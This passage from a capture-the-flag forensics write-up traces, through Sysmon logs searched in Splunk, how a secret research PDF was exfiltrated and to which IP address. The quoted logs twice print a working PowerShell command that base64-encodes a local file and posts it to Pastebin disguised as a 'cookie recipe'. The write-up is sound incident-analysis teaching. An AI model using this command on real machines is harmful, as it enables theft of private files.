


Figure 8.1



## Question #5

What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?

## Answer

To answer this question, we first need to know everything in regards to the file we just discovered in the previous question. In order to do this, we use the “search” keyword to give us a better understand. In Figure 9 we can see that the file was being sent through PowerShell to Pastebin hence our next search query should be just that. After searching we are left with two results as shown in Figure 10. To find out which one is correct we need to identify what the Event ID is. In the second event result, it shows an Event ID=1 which is a process creation; however, no process is really created here as shown in Figure 11. Thus, using the process of elimination it must be the first option which also is confirmed when we see Event ID=3 which is making a network connection through TCP/UDP on the machine [6]. Source and destination IP address is also present since its defined in an Event ID=3 [6] which holds true as shown in Figure 12. Hence, the IPv4 address the secret research document was exfiltrated to is: **104.22.3.84**

### New Search

The screenshot shows a search interface with a search bar containing the query: `source="Minty_download_malicious_activity.csv" host="localhost.localdomain" index="main" sourcetype="csv" | search super_secret_elfu_research.pdf`. Below the search bar, there are three search results. The first result is a process creation event (Event ID=1) with the following details:   
- Event ID: 1  
- Source: C:\Windows\Explorer.EXE  
- Destination: C:\Windows\Explorer.EXE  
- Process Name: PowerShell.exe  
- Command Line: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe Invoke-WebRequest -Uri https://pastebin.com/post.php -Method POST -Body @{ "submit\_hidden" = "submit\_hidden"; "paste\_code" = "([Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\alabaster\Desktop\super\_secret\_elfu\_research.pdf"))); "paste\_private" = "0"; "paste\_name" = "cookie recipe" } ,,,,,,1,user-level,,01DVRCT718JTG0HR8F1MNMNR,,172.18.0.6,41140,5defd222adbeld0012fab8ca,83d446e5e-a274-47f2-ab30-09e6da84f9f,....,6,,,elfu-res-wks2 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2467 Tue Nov 19 06:14:24 2019 1 Microsoft-Windows-Sysmon SYSTEM User Information elfu-res-wks2 Network connection detected (rule: NetworkConnect) Network connection detected: RuleName: UtcTime: 2019-11-19 13:14:25.757 ProcessGuid: {BASC6BBB-ECF2-5003-0000-001080303400} ProcessId: 1232 Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe User: elfu-res-wks2\alabaster Protocol: tcp Initiated: true SourceIsIPv6: false SourceIp: 192.168.247.177 SourceHostName: elfu-res-wks2.localdomain SourcePort: 53564 SourcePortName: DestinationIsIPv6: false DestinationIp: 104.22.3.84 DestinationHostName: pastebin.com DestinationPort: 80 DestinationPortName: HTTP 2013 2,,,,,1232,C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe,tcp,elfu-res-wks2.localdomain,,192.168.247.177,,53564,[00000000000000000000000000000000],,,,,alabaster,,Microsoft-Windows-Sysmon/Operational

Figure 9 ↑

### New Search

The screenshot shows a search interface with a search bar containing the query: `source="Minty_download_malicious_activity.csv" host="localhost.localdomain" index="main" sourcetype="csv" | search pastebin.com`. Below the search bar, there are two search results. The first result is a process creation event (Event ID=1) with the following details:   
- Event ID: 1  
- Source: C:\Windows\Explorer.EXE  
- Destination: C:\Windows\Explorer.EXE  
- Process Name: PowerShell.exe  
- Command Line: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe Invoke-WebRequest -Uri https://pastebin.com/post.php -Method POST -Body @{ "submit\_hidden" = "submit\_hidden"; "paste\_code" = "([Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\alabaster\Desktop\super\_secret\_elfu\_research.pdf"))); "paste\_private" = "0"; "paste\_name" = "cookie recipe" } ,,,,,,1,user-level,,01DVRCT718JTG0HR8F1MNMNR,,172.18.0.6,41140,5defd222adbeld0012fab8ca,83d446e5e-a274-47f2-ab30-09e6da84f9f,....,6,,,elfu-res-wks2 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2467 Tue Nov 19 06:14:24 2019 1 Microsoft-Windows-Sysmon SYSTEM User Information elfu-res-wks2 Network connection detected (rule: NetworkConnect) Network connection detected: RuleName: UtcTime: 2019-11-19 13:14:25.757 ProcessGuid: {BASC6BBB-ECF2-5003-0000-001080303400} ProcessId: 1232 Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe User: elfu-res-wks2\alabaster Protocol: tcp Initiated: true SourceIsIPv6: false SourceIp: 192.168.247.177 SourceHostName: elfu-res-wks2.localdomain SourcePort: 53564 SourcePortName: DestinationIsIPv6: false DestinationIp: 104.22.3.84 DestinationHostName: pastebin.com DestinationPort: 80 DestinationPortName: HTTP 2013 2,,,,,1232,C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe,tcp,elfu-res-wks2.localdomain,,192.168.247.177,,53564,[00000000000000000000000000000000],,,,,alabaster,,Microsoft-Windows-Sysmon/Operational

Figure 10 ↑




Figure 11 ↑




Figure 12 ↑

## References

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